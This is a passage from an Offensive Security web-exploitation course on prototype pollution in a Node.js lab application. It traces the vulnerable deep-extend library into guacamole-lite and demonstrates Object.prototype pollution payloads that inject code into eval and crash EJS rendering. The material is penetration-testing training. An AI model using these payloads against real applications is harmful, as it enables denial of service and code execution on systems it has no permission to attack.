


Figure 329: Searching for Square Brackets

The search revealed four files. *webpack.config.js* is used to generate the client-side code and *public/js/index.js* is the client-side code generated by Webpack. We can ignore these. The only other files are *routes/index.js* and *routes/files.js* but they uses the square bracket to access an array, which protects it from prototype pollution.

With the application source code ruled out for prototype pollution, let's start reviewing the libraries. To do this, we'll first run **`npm list`** to view the packages. However, when we reviewed the *package.json* file earlier, we noticed that it contained a list of *devDependencies*. We do not need to review these unless we are searching for client-side prototype pollution. To remove those from our list, we'll use **`-prod`** as an argument to **`npm list`**.

The deeper we get into the dependency tree, the less likely we are to find an exploitable vulnerability. The dependencies of dependencies are less likely to have code that we can actually reach. This is true with almost all JavaScript vulnerabilities inside third-party libraries. To compensate for this, we'll also provide the argument **`-depth 1`** to ensure we are only obtaining the list of packages and their immediate dependencies.

```
student@oswe:~$ docker-compose -f ~/chips/docker-compose.yml run chips npm list -prod
-depth 1
Creating chips_chips_run ...
done app@0.0.0 /usr/src/app
...
+-- ejs@3.1.6
|   `--  jake@10.8.2
+--  express@4.16.4
| +-- accepts@1.3.7
...
| +-- fresh@0.5.2
| +-- merge-descriptors@1.0.1
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
| +-- methods@1.1.2
...
| +-- type-is@1.6.18
| +-- utils-merge@1.0.1
| `-- vary@1.1.2
+-- guacamole-lite@0.6.3
| +-- deep-extend@0.4.2
| +-- moment@2.29.1
| `-- ws@1.1.5
 ...
```

Listing 590 - npm list Command

We will search this list for anything that might merge or extend objects. We can find three libraries with names that suggests they might do this: *merge-descriptors*, *utils-merge*, and *deep-extend*. Reviewing the GitHub repos and source code for merge-descriptors[315] and utils-merge,[316] we find that these basically implement the *badMerge* function we discussed earlier. That makes these libraries immune to prototype pollution.

However, deep-extend[317] might be interesting as it's described as a library for "Recursive object extending."

In order to ensure we are reviewing the correct version of the deep-extend library, we will use the source code of the library found in *node_modules*. The main library code can be found in *node_modules/deep-extend/lib/deep-extend.js*.

```
...
82  var deepExtend = module.exports = function (/*obj_1, [obj_2], [obj_N]*/) {
...
91      var target = arguments[0];
94      var args = Array.prototype.slice.call(arguments, 1);
95
96      var val, src, clone;
97
98      args.forEach(function (obj) {
99         // skip argument if isn't an object, is null, or is an array
100         if (typeof obj !== 'object' || obj === null || Array.isArray(obj)) {
 101                return;
 102         }
 103
104         Object.keys(obj).forEach(function (key) {
105           src = target[key]; // source value
106           val = obj[key]; // new value
 ...
 109           if (val === target) {
 110              return;
 ...
 116           } else if (typeof val !== 'object' || val === null) {
 117              target[key] = val;
 118              return;
 ...
```

[315] (Ong & Wilson, 2019), https://github.com/component/merge-descriptors

[316] (Hanson, 2020), https://github.com/jaredhanson/utils-merge

[317] (Lotsmanov, 2018), https://www.npmjs.com/package/deep-extend

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
 136           } else {
 137              target[key] = deepExtend(src, val);
 138              return;
139            }
140          });
141       });
142
143       return target;
144   }
```

Listing 591 - Deep Extend Source Code

Listing 591 shows a code block fairly similar to the vulnerable *merge* function we discussed earlier. The first argument to the *deepExtend* function will become the target object to extend (line 91) and the remaining arguments will be looped through (line 98). In our merge example, we accepted two objects. In deep-extend, the library will theoretically process an infinite number of objects. The keys of the subsequent objects will be looped through and, if the value of the key is not an object (line 116), the key of the target will be set to the value of the object to be merged. If the value is an object (line 136), *deepExtend* will recursively call itself, merging the objects. Nowhere in the source code would an object with the "__proto__" key be removed.

This is a perfect example of a library vulnerable to prototype pollution.

The vulnerability in this specific example is well-known.[318] However, the latest version of *guacamole-lite* (at the time of this writing) has not updated the library to the latest version. Because of this, we could also use **`npm audit`** to discover the vulnerable library as well.

```
student@oswe:~$ docker-compose -f ~/chips/docker-compose.yml run chips npm audit
Creating chips_chips_run ... done

                       === npm audit security report ===


                                Manual Review
             Some vulnerabilities require your attention to resolve

          Visit https://go.npm.me/audit-guide for additional guidance


  Low             Prototype Pollution

  Package         deep-extend

  Patched in      >=0.5.1

  Dependency of   guacamole-lite

  Path            guacamole-lite > deep-extend

  More info       https://npmjs.com/advisories/612

found 1 low severity vulnerability in 1071 scanned packages
```

[318] (Roger, 2018), https://github.com/unclechu/node-deep-extend/issues/39

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
  1 vulnerability requires manual review. See the full report for details.
ERROR: 1
```

Listing 592 - NPM Audit Displaying Vulnerable Package

However, this won't always be the case, and knowing how to manually find packages like this is an important skill.

Many developers don't bother to fix issues like this because they are reported as "low" risk. As we'll find later, these are certainly not low-risk issues when paired with a proper exploit.

Now that we've discovered a library that is vulnerable to prototype pollution, let's find where it is used. The *npm list* command showed us that this was found in the guacamole-lite library.

First, let's review the directory structure of *node_modules/guacamole-lite* so we know which files to review.

```
├── index.js
├── lib
│   ├── ClientConnection.js
│   ├── Crypt.js
│   ├── GuacdClient.js
│   └── Server.js
├── LICENSE
├── package.json
└── README.md
```

Listing 593 - Directory Structure of Guacamole-lite

The *LICENSE*, *package.json*, and *README.md* files can be safely ignored. The *index.js* file only exports the *Server.js* file, which initializes the library. We'll start our review with *Server.js*.

```
001  const EventEmitter = require('events').EventEmitter;
002  const Ws = require('ws');
003  const DeepExtend = require('deep-extend');
004
005  const ClientConnection = require('./ClientConnection.js');
006
007  class Server extends EventEmitter {
008
009    constructor(wsOptions, guacdOptions, clientOptions, callbacks) {
...
034      DeepExtend(this.clientOptions, {
035        log: {
...
039        },
040
041        crypt: {
042          cypher: 'AES-256-CBC',
043        },
044
045        connectionDefaultSettings: {
046          rdp: {
047            'args': 'connect',
048            'port': '3389',
049            'width': 1024,
050            'height': 768,
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
 051            'dpi': 96,
 052          },
 ...
 074        },
 075
 076        allowedUnencryptedConnectionSettings: {
 ...
 103       }
 104
 105     }, clientOptions);
 ...
 133   }
 ...
147    newConnection(webSocketConnection) {
148      this.connectionsCount++;
149      this.activeConnections.set(this.connectionsCount, new ClientConnection(this,
this.connectionsCount, webSocketConnection));
150     }
151   }
152
153   module.exports = Server;
```

Listing 594 - Server.js

Within *Server.js*, we find that the DeepExtend library is indeed imported on line 3 and used on line 34. However, this is only used to initialize the guacamole-lite server. As the name implies, client connections are handled by *ClientConnection.js*, according to lines 5 and 149. This is initialized when a new connection is made.

While this file is vulnerable to prototype pollution, it is not exploitable using user-supplied data, as the arguments passed to DeepExtend here are passed when the server is initialized and no user-controlled input is accepted at that time.

This initialization is found in *bin/www*.

```
...
10   const GuacamoleLite = require('guacamole-lite');
11   const clientOptions = require("../settings/clientOptions.json")
12   const guacdOptions = require("../settings/guacdOptions.json");
...
27   const guacServer = new GuacamoleLite({server}, guacdOptions, clientOptions);
...
```

Listing 595 - bin/www File

The library is initialized with *guacdOptions* and *clientOptions* which are loaded from JSON files, not user input.

However, since the requests that might contain user input are handled by the *node_modules/guacamole-lite/lib/ClientConnection.js*, this file is worth reviewing.

```
001   const Url = require('url');
002   const DeepExtend = require('deep-extend');
003   const Moment = require('moment');
004
005   const GuacdClient = require('./GuacdClient.js');
006   const Crypt = require('./Crypt.js');
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
007
008 class ClientConnection {
009
010   constructor(server, connectionId, webSocket) {
...
023
024     try {
025       this.connectionSettings = this.decryptToken();
...
029       this.connectionSettings['connection'] = this.mergeConnectionOptions();
030
031     }
...
054   }
...
132   mergeConnectionOptions() {
...
140     let compiledSettings = {};
141
142     DeepExtend(
143       compiledSettings,
144       this.server.clientOptions.connectionDefaultSettings[this.connectionType],
145       this.connectionSettings.connection.settings,
146       unencryptedConnectionSettings
147     );
148
149     return compiledSettings;
150   }
...
159 }
...
```

Listing 596 - ClientConnection.js

We again find that the deep-extend library is imported into this file on line 2. This is a good sign for us. We also find that the constructor will first decrypt a token on line 25 and save it to the *this.connectionSettings* variable. The *token* parameter we found earlier was encrypted.

After the token is decrypted, the file will run *mergeConnectionOptions*, which calls deep-extend (lines 142-147) with the most notable arguments being the decrypted settings from the user input (line 145). More specifically, the *settings* object within the *connection* object is passed to the *DeepExtend* function. This is why the payload worked in the *settings* object during blackbox discovery, but not the *connection* object.

Now that we understand where and why the application is vulnerable, let's move on to doing something more useful than denial of service.

13.2.4.1 Exercise

Remotely debug the application and send the payload we sent earlier that crashed the application. Set a breakpoint on the *mergeConnectionOptions* function and step into the *DeepExtend* function. Don't step over the *for* loop. Instead, observe the variables that get passed and how they get merged. Also, observe the object prototype being overwritten.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

13.2.4.2 Extra Miles

1. Find a value (other than *toString*) that will crash the application when it is set in the prototype.
2. So far, we have been able to obtain the token because this application allows the user to provide their own settings. This might not always be the case. We've introduced a directory traversal vulnerability into the application. Use this directory traversal to obtain the source for the encryption function and the encryption key. Generate a token, decrypt it, modify any parameter, and re-encrypt it. Use this modified token to connect to the RDP client.

13.3 Prototype Pollution Exploitation

A useful prototype pollution exploit is application- and library-dependent.

For example, if the application has admin and non-admin users, it might be possible to set *isAdmin* to true in the Object prototype, convincing the application that all users are administrators. However, this also assumes that non-admin users never have the *isAdmin* parameter explicitly set to false. If *isAdmin* was set to false in the object directly, the prototype chain wouldn't be used for that variable.

As with most web applications, our ultimate goal is achieving remote code execution. With prototype pollution, we may be able to reach code execution if we find a point in the application where undefined variables are appended to a *child_process.exec*, *eval* or *vm.runInNewContext* function, or similar.

Consider the following example code:

```
function runCode (code, o)
  { let logCode = ""
  if (o.log){
    if (o.preface){
      logCode = "console.log('" + o.preface + "');"
    }
    logCode += "console.log('Running Eval');"
  }

  eval(logCode + code);
}

options = {"log": true}

runCode("console.log('Running some random code')", options)
```

Listing 597 - Code That Would Let us Reach RCE

Listing 597 shows us the types of code blocks we should search for that would let us reach code execution. In this example, the *log* key in the *options* object is explicitly set to true. However, the *preface* is not explicitly set. If we injected a payload into the *preface* key in the Object prototype before *options* is set, we would be able to execute arbitrary JavaScript code.

```
> {}.__proto__.preface = "');console.log('RUNNING ANY CODE WE WANT')//"
"');console.log('RUNNING ANY CODE WE WANT')//"

> options = {"log": true}
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
{ log: true }

> runCode("console.log('Running some random code')", options)

RUNNING ANY CODE WE WANT
undefined
```

Listing 598 - Using Prototype Pollution to Inject into runCode

As shown in Listing 598, we were successfully able to inject our own *console.log* statement and comment out the others.

Third-party libraries often contain these types of code blocks, and developers may implement them without realizing the risk.

Let's review the non-development dependencies again. This time, we will run **`npm list`** with **`-depth 0`** since we're attempting to exploit the packages immediately available to us. If we don't find anything to exploit here, we could increase the depth. However, as we increase the depth, we also decrease the likelihood of finding a viable execution path.

```
student@oswe:~$ docker-compose -f ~/chips/docker-compose.yml run chips npm list -prod
-depth 0
Creating chips_chips_run ...
done app@0.0.0 /usr/src/app
+-- cookie-parser@1.4.5
+-- debug@2.6.9
+-- dockerode@3.2.1
+-- dotenv@8.2.0
+-- ejs@3.1.6
+-- express@4.16.4
+-- guacamole-lite@0.6.3
+-- hbs@4.1.1
+-- http-errors@1.6.3
+-- morgan@1.9.1
`-- pug@3.0.2
```

Listing 599 - NPM List with Depth of 0

The packages that are worth investigating include *dockerode*, *ejs*, *hbs*, and *pug*. At first glance, *dockerode* seems like the type of library that would run system commands to control Docker. However, in practice it uses requests sent to the socket. While this may still lead to command execution, we did not discover an attack vector for prototype pollution in this package.

The three templating engine packages, *ejs*, *hbs*, and *pug*, are a different story. JavaScript templating engines often compile a template into JavaScript code and evaluate the compiled template. A library like this is perfect for our purposes. If we can find a way to inject code during the compilation process or during the conversion to JavaScript code, we might be able to achieve command execution.

13.4 EJS

Let's start by reviewing EJS. We'll begin by attempting to use prototype pollution to crash the application. This will confirm that the server is running with EJS (which would be useful in a blackbox situation).

Once this proof of concept is complete, we'll attempt to obtain RCE.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

13.4.1 EJS - Proof of Concept

Out of the three common templating engines for JavaScript, EJS is on the simpler side. The actual JavaScript code that runs EJS is 1120 lines while Handlebars has 5142 and Pug is at 5853 (not including non-Pug dependencies).

For this reason, we'll start with EJS to familiarize ourselves with the process, and then move on to more complicated libraries like Handlebars and Pug.

One of the components that make EJS simpler than Pug and Handlebars is that EJS lets developers write pure JavaScript to generate templates. Other templating engines, like Pug and Handlebars are essentially separate languages that must be parsed and compiled into JavaScript.

To discover how to exploit EJS using prototype pollution, we'll use the interactive Node CLI. This will allow us to load the EJS module, run functions, and debug them directly without having to reload the web page. This will obviously allow us to reload the CLI quicker when we break things with prototype pollution since we won't have to restart the web server. When we get a working payload using the CLI, we'll use that information to exploit the web application.

Let's begin by starting Node in the application container of the target server. We'll again use the **`docker-compose`** command with the **`exec`** directive to execute a command in the **`chips`** container. We'll run the **`node`** command to start the interactive CLI.

```
student@chips:~$ docker-compose -f ~/chips/docker-compose.yml exec chips node
For help, see: https://nodejs.org/en/docs/inspector
Welcome to Node.js v14.16.0.
Type ".help" for more information.
>
```

Listing 600 - Running Node In the Docker Container

Now that we have our interactive CLI running, let's render an EJS template. According to the documentation,[319] we can render a template by using the *compile* function or the *render* function:

```
let template = ejs.compile(str, options);
template(data);
// => Rendered HTML string

ejs.render(str, data, options);
// => Rendered HTML string
```

Listing 601 - EJS Documentation

Let's inspect the *compile* function in our IDE by opening *node_modules/ejs/lib/ejs.js*. The relevant code starts on line 379.

```
379  exports.compile = function compile(template, opts) {
380    var templ;
381
382    // v1 compat
383    // 'scope' is 'context'
384    // FIXME: Remove this in a future version
```

[319] (EJS, 2021), https://ejs.co/#docs

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
385    if (opts && opts.scope) {
386      if (!scopeOptionWarned){
387        console.warn('`scope` option is deprecated and will be removed in EJS 3');
388        scopeOptionWarned = true;
389      }
390      if (!opts.context) {
391        opts.context = opts.scope;
392      }
393      delete opts.scope;
394    }
395    templ = new Template(template, opts);
396    return templ.compile();
397  };
```

Listing 602 - EJS Compile Function

The *compile* function accepts two arguments: a template string and an options object. After checking for deprecated options, a variable is created from the *Template* class and the *compile* function is executed within the *Template* object.

A quick review of the *render* function reveals that it is a wrapper for the *compile* function with a cache. Let's try executing both functions with a simple template.

```
student@chips:~$ docker-compose -f ~/chips/docker-compose.yml exec chips node -
- inspect=0.0.0.0:9228
Debugger listening on ws://0.0.0.0:9228/c49bd34c-5a89-4f31-af27-388bc99daebe
For help, see: https://nodejs.org/en/docs/inspector
Welcome to Node.js v14.16.0.
Type ".help" for more information.

> let ejs = require('ejs');
undefined

> let template = ejs.compile("Hello, <%= foo %>", {})
undefined

> template({"foo":"world"})
'Hello, world'

> ejs.render("Hello, <%= foo %>", {"foo":"world"}, {})
'Hello, world'
```

Listing 603 - Rendering a Template with EJS

Next, we provide the *compile* and *render* functions a template, some data, and options. The response is a compiled Javascript function. When run, the function outputs "Hello, World".

Let's review the *Template* class in search of a prototype pollution exploit vector.

```
507  function Template(text, opts) {
508    opts = opts || {};
509    var options = {};
510    this.templateText = text;
511    /** @type {string | null} */
512    this.mode = null;
513    this.truncate = false;
514    this.currentLine = 1;
515    this.source = '';
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
516    options.client = opts.client || false;
517    options.escapeFunction = opts.escape || opts.escapeFunction || utils.escapeXML;
518    options.compileDebug = opts.compileDebug !== false;
519    options.debug = !!opts.debug;
520    options.filename = opts.filename;
521    options.openDelimiter = opts.openDelimiter || exports.openDelimiter ||
_DEFAULT_OPEN_DELIMITER;
522    options.closeDelimiter = opts.closeDelimiter || exports.closeDelimiter ||
_DEFAULT_CLOSE_DELIMITER;
523    options.delimiter = opts.delimiter || exports.delimiter || _DEFAULT_DELIMITER;
524    options.strict = opts.strict || false;
525    options.context = opts.context;
...
```

Listing 604 - Template Class

Reviewing the beginning of the *Template* class, we find that the *options* object is parsed from lines 516-525. However, many values are only set if the value exists. This is a perfect location to inject with a prototype pollution vulnerability.

The *escapeFunction* value is set to the *opts.escape* value. If we remember the modifications to the *toString* function, when an application or library expects a function but instead receives a string, the application crashes.

Let's set this option to a function, as the application expects, and review the output.

```
> o = {
...   "escape" : function (x) {
 .....    console.log("Running escape");
 .....    return x;
 .....  }
... }
{ escape: [Function: escape] }

> ejs.render("Hello, <%= foo %>", {"foo":"world"}, o)
Running escape
'Hello, world'
```

Listing 605 - Custom Escape Function

Our escape function accepts a parameter(*x*), logs a message, and returns the *x* parameter. When rendering a template with the *escape* function, the message is logged and the template is returned.

Next, let's replace the function with a string, and observe the error.

```
> o = {"escape": "bar"}
{ escape: 'bar' }

> ejs.render("Hello, <%= foo %>", {"foo":"world"}, o)
Uncaught TypeError: esc is not a function
    at rethrow (/usr/src/app/node_modules/ejs/lib/ejs.js:342:18)
    at eval (eval at compile (/usr/src/app/node_modules/ejs/lib/ejs.js:662:12),
<anonymous>:15:3)
    at anonymous (/usr/src/app/node_modules/ejs/lib/ejs.js:692:17)
    at Object.exports.render (/usr/src/app/node_modules/ejs/lib/ejs.js:423:37)
```

Listing 606 - Escape Function Set to String

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

As expected, the application throws an error. We can also verify that we can inject into this option with prototype pollution by polluting the Object prototype and passing in an empty object.

```
> {}.__proto__.escape = "haxhaxhax"
'haxhaxhax'

> <span custom-style="BoldCodeUser">ejs.render("Hello, <%= foo %>", {"foo":"world"},
{})<span custom-style="BoldCodeUser">
Uncaught TypeError: esc is not a function
    at rethrow (/usr/src/app/node_modules/ejs/lib/ejs.js:342:18)
    at eval (eval at compile (/usr/src/app/node_modules/ejs/lib/ejs.js:662:12),
<anonymous>:15:3)
    at anonymous (/usr/src/app/node_modules/ejs/lib/ejs.js:692:17)
    at Object.exports.render (/usr/src/app/node_modules/ejs/lib/ejs.js:423:37)
```

Listing 607 - Setting Escape in the Object Prototype

This also returns an error. However, this is great for us because we can determine if the target application is running EJS. If a prototype pollution vulnerability sets *escape* to a string, and the application crashes, we know we are dealing with an application running EJS.

Let's attempt to crash our target application. In our payload, we'll set *escape* to a string, generate a token, and use that token to load a guacamole-lite session.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 330: Generating a Token

With the token generated, let's send the request to guacamole-lite and exploit the prototype pollution. This time, we'll send the request directly to the */guaclite* endpoint instead of */rdp* so we can keep this process in Burp.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 331: Loading RDP

The response indicates a switch to the WebSocket protocol, which means the token was processed. However, when a new page is loaded, the application crashes.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 332: Application Crash

While it might seem that we are in the same position as we were earlier when we overwrote the *toString* function, we have discovered something that is very useful. In blackbox scenarios, the *toString* function is a great method to discover if the application is vulnerable to prototype pollution. However, this EJS proof of concept can be used to narrow down the templating engine that is being used in the application.

Next, let's attempt to obtain RCE using EJS.

13.4.1.1 Exercises

